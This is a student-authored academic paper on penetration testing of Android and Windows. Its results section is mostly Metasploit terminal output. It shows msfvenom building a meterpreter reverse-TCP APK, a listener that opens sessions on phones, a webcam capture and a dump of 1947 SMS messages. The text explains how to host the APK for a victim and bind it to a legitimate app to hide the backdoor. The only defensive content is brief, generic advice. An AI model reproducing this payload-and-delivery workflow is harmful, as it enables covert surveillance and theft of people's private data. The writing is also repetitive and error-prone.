

Penetration Testing on Android and Windows

Shailesh D. Kamble
Department of Computer Technology
Yeshwantrao Chavhan College of
Engineering
Nagpur, India
shailesh_2kin@rediffmail.com

Tazsvi Jamwal
Department of Computer Technology
Yeshwantrao Chavhan College of
Engineering
Nagpur, India
tazsvijamwal@gmail.com

Aditya Dhande
Department of Computer Technology
Yeshwantrao Chavhan College of
Engineering
Nagpur, India
adityadhande083@gmail.com

Nandini Bharadwaj
Department of Computer Technology
Yeshwantrao Chavhan College of
Engineering
Nagpur, India
Nandinibharadwaj14@gmail.com

Omkar Deshpande
Department of Computer Technology
Yeshwantrao Chavhan College of
Engineering
Nagpur, India
16111997od@gmail.com

Parag Dhawan
Computer Science and Engineering
Visvesvaraya National Institute of Technology,
Nagpur, India
dhawanppd@gmail.com

Abstract — Maintaining Security/privacy is one of difficult tasks in today's era. As everyone has digital devices (phones, laptops) people are more vulnerable to security attacks and can easily get targeted for any means. Because of this pandemic, use of digital devices and services is rapidly increasing than previous years which makes easy for hackers to attack individual and compromise their privacy. Security attacks on mobiles phone are most consistent attacks than desktop attacks. Security attacks on mobile phone generally focused on mobile application to infect them with malicious files and getting access of victim's device. Once hacker has the access of victim's device they transfer the sensitive and private data with the help of applications backdoor to the backup server or to the hacker's device. In this paper we have analyzed some application working on android as well as windows. We are also manually scripting malware. The goal is not to cause any damage to victims/organizations infrastructure but to prevent being attack by unauthorized user. We have designed threat model to detect various threats which helps to identify attack surface, vulnerabilities and loop holes in the system. In this project we have suggested to perform risk assessments to identify new changes which may or may not be harmful for system and these assessments should only be carried out by penetration tester or a professional.

Keywords— Pentest, security, vulnerability, android, windows, malware Introduction

I. INTRODUCTION

Penetration testing is a method of identifying security weakness, vulnerabilities, and loopholes of the system/network with legal permission of infrastructures to prevent any further damage to the organization[1]. Vulnerability assessment is a term to run system tests with various aspects and concerns of security architecture of organization. It runs manual as well as automated tests with expert analysis this tests can be run on internet too. After running vulnerability assessment we get results to get it more accurate there is a term named penetration barrier which identify access paths missed by vulnerability assessment by running deep analysis. After getting all the possible attack paths, vulnerabilities and loopholes [2]. we need to find out the way to protect with respect to security architecture without creating any extra threat possibilities. To avoid such on time errors we can setup virtual environment with same network and security architecture and perform prevention changes accordingly without compromising current security.

The major Security concerns were raised and penetration testing came into picture[3]. Several features and functions of devices may increase usage of data and convenient services but simultaneously increases the risk for new vulnerabilities[4]. In operating system, there are stack of different layers and each layer have several program components. The layers that are mainly into consideration for testing are: Kernel layer, which interacts with hardware components and have all the required hardware drivers. Libraries, that enables the devices to deal with variety of data provided [5]. Run time, provides memory management, security and threading support and isolation. Application framework, deals directly with applications. Application layer, this study is regarding the device security concerned with TCP/IP network security. Certifications in Penetration Testing related Work [6], Offensive Security Certified Professional (OSCP), Certified Ethical Hacker (CEH) Tester (GPEN), GIAC Web Application Penetration Tester (GWAPT), Certified Penetration Testing Professional (CPENT), and Advanced Penetration Tester (GXPN), CREST Penetration Testing Certifications Communication Electronic Security Group (CESG) IT Health Check Service (CHECK) Certification.

II. PROBLEM DEFINITION

Purpose of this pen testing project is to find out the vulnerabilities which will provide the unauthorized access to the attacker and to eliminate the unauthorized access of the user. Vulnerability assessment is one of the way to find out the loopholes and back doors present in the current system by finding this loopholes and back doors it benefits both business and its operation[7]. Penetration testing helps to find out time risk which will be cost due to network architecture weakness. If there is a loophole in network attacker can easily compromise the system which can affect as well as important documents of the organization. Pen testing not only help the organization to find out how the attacker breach the system But also provides the way to prevent future attacks of similar kind .

Loop hole in network attacker can easily compromise the system which can affect as well as important documents of the organization. Pen testing not only help the organization to find out how the attacker breach the system But also provides the way to prevent future attacks of similar kind .

As a security aspect penetration testing helps to save the data and to set up an efficient security architecture to identify vulnerabilities in the system. Elimination of vulnerabilities is totally dependent on what type of security measures are present in the system. If proper pen testing measures are present in the system. It will helps to identify actual exploitable security threats by applying countermeasures we can prevent Data loss and damage[2][5]. Every organization have security audits which will helps to identify risk before security breaches and helps to prevent financial losses. Skipping security audits main leads to major damages and financial loss. Penetration testing creates awareness of security and importance at all level of organization Which Helps to avoid security incidents. Figure 1 shows the work procedure of pen testing.




Figure 1 - Work Flow of Penetration Testing.

III. EXPERIMENTAL RESULTS

```

msf5 > msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.43.38 LPORT=6666 R> /var/www/html/PenDemo.apk
[*] exec: msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.43.38 LPORT=6666 R> /var/www/html/PenDemo.apk

sh: 1: cannot create /var/www/html/PenDemo.apk: Permission denied
msf5 > msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.43.38 LPORT=6666 R> /var/www/html/PenDemo.apk
[*] exec: msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.43.38 LPORT=6666 R> /var/www/html/PenDemo.apk

[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10184 bytes

msf5 > use multi/handler
msf5 exploit(multi/handler) > set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.43.38
LHOST => 192.168.43.38
msf5 exploit(multi/handler) > set LPORT 6666
LPORT => 6666
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.43.38:6666
[*] Sending stage (73735 bytes) to 192.168.43.40
[*] Meterpreter session 1 opened (192.168.43.38:6666 -> 192.168.43.40:49854) at 2020-11-05 14:12:34 +0530

meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > sessions

Active sessions
=====
Id  Name  Type           Information           Connection
---  ---  ---           -
1   meterpreter dalvik/android u0_a289 @ localhost 192.168.43.38:6666 -> 192.168.43.40:49854 (192.168.43.40)
  
```

Figure 2 - Creating Payload with Msfvenom

```

Applications Places Terminal
5 auxiliary/gather/android_htmlf
6 auxiliary/gather/android_objec
7 auxiliary/gather/android_stock
8 auxiliary/gather/firefox_pdfjs
9 auxiliary/gather/samsung_brows
10 auxiliary/scanner/sip/sipdroid
11 auxiliary/server/android_brows
12 auxiliary/server/android_mercu
Vulnerability
13 exploit/android/adb/adb_server
14 exploit/android/browser/samsun
15 exploit/android/browser/stagef
16 exploit/android/browser/webvie
17 exploit/android/fileformat/ado
18 exploit/android/local/binder_u
19 exploit/android/local/futex_re
20 exploit/android/local/janus
21 exploit/android/local/put_user
22 exploit/android/local/su_exec
23 exploit/multi/local/allwinner_
24 payload/android/meterpreter/re
25 payload/android/meterpreter/re
26 payload/android/meterpreter/re
27 payload/android/meterpreter_re
28 payload/android/meterpreter_re
29 payload/android/meterpreter_re
30 payload/android/shell/reverse_
31 payload/android/shell/reverse_
32 payload/android/shell/reverse_
33 post/android/capture/screen
34 post/android/gather/hashdump
35 post/android/gather/sub_info
36 post/android/gather/wireless_a
37 post/android/manage/remove_loc
38 post/android/manage/remove_loc

msf5 >
    
```

Figure 3 - Vulnerabilities in Android

```

Applications Places Terminal
adl@kali: ~
CP Stager with UUID Support (Windows x64)
1567 payload/windows/x64/meterpreter/reverse_http normal No Windows Meterpreter (Reflective Injection x64), Window
s x64 Reverse HTTP Stager (wininet)
1568 payload/windows/x64/meterpreter/reverse_https normal No Windows Meterpreter (Reflective Injection x64), Window
s x64 Reverse HTTP Stager (wininet)
1569 payload/windows/x64/meterpreter/reverse_named_pipe normal No Windows Meterpreter (Reflective Injection x64), Window
s x64 Reverse Named Pipe (SMB) Stager
1570 payload/windows/x64/meterpreter/reverse_tcp normal No Windows Meterpreter (Reflective Injection x64), Window
s x64 Reverse TCP Stager
1571 payload/windows/x64/meterpreter/reverse_tcp_rc4 normal No Windows Meterpreter (Reflective Injection x64), Revers
e TCP Stager (RC4 Stage Encryption, Metasm)
1572 payload/windows/x64/meterpreter/reverse_tcp_uuid normal No Windows Meterpreter (Reflective Injection x64), Revers
e TCP Stager with UUID Support (Windows x64)
1573 payload/windows/x64/meterpreter/reverse_winhttp normal No Windows Meterpreter (Reflective Injection x64), Window
s x64 Reverse HTTP Stager (winhttp)
1574 payload/windows/x64/meterpreter/reverse_winhttps normal No Windows Meterpreter (Reflective Injection x64), Window
s x64 Reverse HTTPS Stager (winhttp)
1575 payload/windows/x64/meterpreter_bind_named_pipe normal No Windows Meterpreter Shell, Bind Named Pipe Inline (x64)
)
1576 payload/windows/x64/meterpreter_bind_tcp normal No Windows Meterpreter Shell, Bind TCP Inline (x64)
1577 payload/windows/x64/meterpreter_reverse_http normal No Windows Meterpreter Shell, Reverse HTTP Inline (x64)
1578 payload/windows/x64/meterpreter_reverse_https normal No Windows Meterpreter Shell, Reverse HTTPS Inline (x64)
1579 payload/windows/x64/meterpreter_reverse_ipv6_tcp normal No Windows Meterpreter Shell, Reverse TCP Inline (IPv6) (
x64)
1580 payload/windows/x64/meterpreter_reverse_tcp normal No Windows Meterpreter Shell, Reverse TCP Inline x64
1581 payload/windows/x64/pingback_reverse_tcp normal No Windows x64 Pingback, Reverse TCP Inline
1582 payload/windows/x64/powershell_bind_tcp normal No Windows Interactive Powershell Session, Bind TCP
1583 payload/windows/x64/powershell_reverse_tcp normal No Windows Interactive Powershell Session, Reverse TCP
1584 payload/windows/x64/shell/bind_ipv6_tcp normal No Windows x64 Command Shell, Windows x64 IPv6 Bind TCP S
tager
1585 payload/windows/x64/shell/bind_ipv6_tcp_uuid normal No Windows x64 Command Shell, Windows x64 IPv6 Bind TCP S
tager with UUID Support
1586 payload/windows/x64/shell/bind_named_pipe normal No Windows x64 Command Shell, Windows x64 Bind Named Pipe
Stager
1587 payload/windows/x64/shell/bind_tcp normal No Windows x64 Command Shell, Windows x64 Bind TCP Stager
1588 payload/windows/x64/shell/bind_tcp_rc4 normal No Windows x64 Command Shell, Bind TCP Stager (RC4 Stage
Encryption, Metasm)
1589 payload/windows/x64/shell/bind_tcp_uuid normal No Windows x64 Command Shell, Bind TCP Stager with UUID S
upport (Windows x64)
    
```

Figure 4 - Vulnerabilities in Windows

```

Applications  Places  Terminal
adi@kali: ~
adi@kali: ~
adi@kali: ~
[*] Started reverse TCP handler on 192.168.43.38:6666
[*] Sending stage (73735 bytes) to 192.168.43.41
[*] Meterpreter session 2 opened (192.168.43.38:6666 -> 192.168.43.41:44002) at 2020-11-05 14:37:27 +0530

meterpreter > sessions
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > sessions
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > webcam_snap -i 2
[*] Starting...
[*] Got frame
[*] Stopped
Webcam shot saved to: /home/adi/lPmeASXQ.jpeg
meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(multi/handler) > sessions

Active sessions
=====
  Id  Name  Type  Information  Connection
  --  ---  ---  -
  1   meterpreter  dalvik/android  u0_a289 @ localhost  192.168.43.38:6666 -> 192.168.43.40:49854 (192.168.43.40)
  2   meterpreter  dalvik/android  u0_a205 @ localhost  192.168.43.38:6666 -> 192.168.43.41:44002 (192.168.43.41)

msf5 exploit(multi/handler) > exploit[*] 192.168.43.41 - Meterpreter session 2 closed. Reason: Died
    
```

Figure 5 - Deploying Malicious APK File on an Android Device

```

Applications  Places  Terminal
adi@kali: ~
adi@kali: ~
adi@kali: ~
com.google.android.overlay.gmsconfig  com.google.android.overlay.gmsconfig  false  true
com.google.android.overlay.gmsconfig  com.google.android.overlay.gmsconfig  false  true
com.google.android.overlay.gmsconfig  com.google.android.overlay.gmsconfig  false  true
com.google.android.overlay.modules.permissioncontroller  com.google.android.overlay.modules.permissioncontroller  false  true
com.google.android.overlay.modules.permissioncontroller.forframework  com.google.android.overlay.modules.permissioncontroller.forframework  false  true
com.qti.dpmserviceapp  com.qti.dpmserviceapp  false  true
com.qti.phone.overlay.common  com.qti.phone.overlay.common  false  true
com.qti.qualcomm.datastatusnotification  com.qti.qualcomm.datastatusnotification  false  true
com.qti.service.colorservice  com.qti.service.colorservice  false  true
com.qti.slaservice  com.qti.slaservice  false  true
com.qualcomm.embms  com.qualcomm.embms  false  true
com.qualcomm.qcrilmsgtunnel  com.qualcomm.qcrilmsgtunnel  false  true
com.qualcomm.qti.devicestatisticsservice  com.qualcomm.qti.devicestatisticsservice  false  true
com.qualcomm.qti.dynamicdds-service  com.qualcomm.qti.dynamicdds-service  false  true
com.qualcomm.qti.lpa  com.qualcomm.qti.lpa  false  true
com.qualcomm.qti.qms.service.trustzoneaccess  com.qualcomm.qti.qms.service.trustzoneaccess  false  true
com.qualcomm.qti.qwes.AndroidService  com.qualcomm.qti.qwes.AndroidService  false  true
com.qualcomm.qti.telephony-service  com.qualcomm.qti.telephony-service  false  true
com.qualcomm.qti.uim  com.qualcomm.qti.uim  false  true
com.qualcomm.qti.uimGbaApp  com.qualcomm.qti.uimGbaApp  false  true
com.qualcomm.qti.workloadclassifier  com.qualcomm.qti.workloadclassifier  false  true
com.qualcomm.qtil.aptxals.aptxalsApplication  com.qualcomm.qtil.aptxals.aptxalsApplication  false  true
com.qualcomm.timeservice  com.qualcomm.timeservice  false  true
com.qualcomm.uimremoteclient  com.qualcomm.uimremoteclient  false  true
com.qualcomm.uimremoteserver  com.qualcomm.uimremoteserver  false  true
edjing Mix  com.edjing.edjingdjturtable  false  false
liveDemoService  com.asus.livedemoservice  false  true
org.codeaurora.ims  org.codeaurora.ims  false  true
vendor.qti.iwlan  vendor.qti.iwlan  false  true
µTorrent  com.utorrent.client  false  false

meterpreter > dump_contacts
[*] No contacts were found!
meterpreter > dump_sms
[*] Fetching 1947 sms messages
[*] SMS messages saved to: sms_dump_20201105141536.txt
meterpreter >
    
```

Figure 6 - Accessing maliciously infected device

Operating System Used - Kali Linux.

Kali linux is a debian operating system which is majorly used for cyber security purpose . kali linux provides various tools for testing purposes and virtual setups for hacking labs. In our project we have used msfvenom tool for creating manual payload with backdoor in it . Their are multiple tools like spyderfoot , nessus , nmap which helps to find vulnerabilities in the system . For exploiting windows and to know its vulnerabilities we first run a basic scan on windows machine with the help of nmap scans after running the scan we know about the open ports present in the victims system . after that we just need to find out the proper payloads and exploits to Hack the system and then we can provide the solution on that particular vulnerability.

Creating Payload with Msfvenom.

Figure 2 shows the creation of malware infected file with the help of msfvenom tool. In This we have created a manual payload with the help of MSF venom tool of Kali Linux it will create a backdoor APK file or Windows malicious file which after planting and the victims device will give the access of his information , while creating this payload we have mention local port and localhost in the command which sets back the listener to the attacker machine.

Vulnerabilities in Android and Windows.

Figure 3 and 4 shows the existing payload and exploits available for android and windows. Their are multiple vulnerabilities in android/windows we need to identify the existing ones in the victims device . we can see the exploits and payloads list in the msfconsole which will be further used for creating payload and exploits as per need. Both the platform have their security methodologies which tries to protect their systems with regular patch update.

Deploying Malicious APK File on an Android Device.

Figure 5 shows the deployment of malware into victims device with the help of simlehttp server. For deploying the infected Payalod on the victims device we can generate a link for downloading infected file aur create simple http server so that victim can download it. In Another ways we can create a adware and bind the infected file on its back end. In Android we can bind our infected APK to the original APK so that victim is unable to identify that there is a Malware backdoor in the apk.

Accessing maliciously infected device.

Figure 6 shows how we can access the device. Once work time downloaded the malicious APK file or any

exe file . After opening the file back door will establish a connection with attackers pc with the help of reverse TCP shell bat shell is known as meterpreter shell it will provide the complete access of victim system in such way we can download victims personal data .

CONCLUSION

The presented work on the penetration testing of Windows and Android. The access to open source platform make it easier for unauthorized users to have the advantage of this, if not properly handled. The researched work comes to conclusion that all software has some security vulnerabilities. In order to reduce the exposure of the device to unauthorized access, one must take into consideration that user should protect and secure their device using different ways: Introduce password and lock screen to device. Before installing any application to the device, please go throw application review and permission access. As once the ports are accessible then device is exposed to unauthorized users. Never download applications or open any shared files from unknown users. After testing the payloads on both the platform we observe that both the platform have their weaknesses. On some measure security tests android is secured in sense of its application Security and windows is for protecting the system from viruses and malicious file Make sure to use anti-virus and constantly update the device.

REFERENCES

- [1] Bishop, M. (2007) "About Penetration Testing," IEEE Security & Privacy, November/December 2007, pp. 84-87.
- [2] Vulnerability Assessment and Penetration Testing <http://www.aretcon.com/aretsoftwares/vapt.html>
- [3]Pfleeger, C. P., Pfleeger, S. L., and Theofanos, M. F. (1989) "A Methodology for Penetration Testing," Computers &Security, 8(1989) pp. 613-620.
- [4] Neumann, P. (1977) "Computer System Security Evaluation," Proceedings of AFIPS 1977 Natl. Computer Conf., Vol. 46, pp. 1087-1095.
- [5] Arkin, B., Stender, S., and McGraw, G. "Software Penetration Testing," IEEE Security & Privacy, January/February 2005, pp. 32-35.
- [6] "Penetraion Testing Guide", <http://www.penetration-testing.com/>
- [7] iVolution Security Technologies, "Benefits of Penetration Testing,"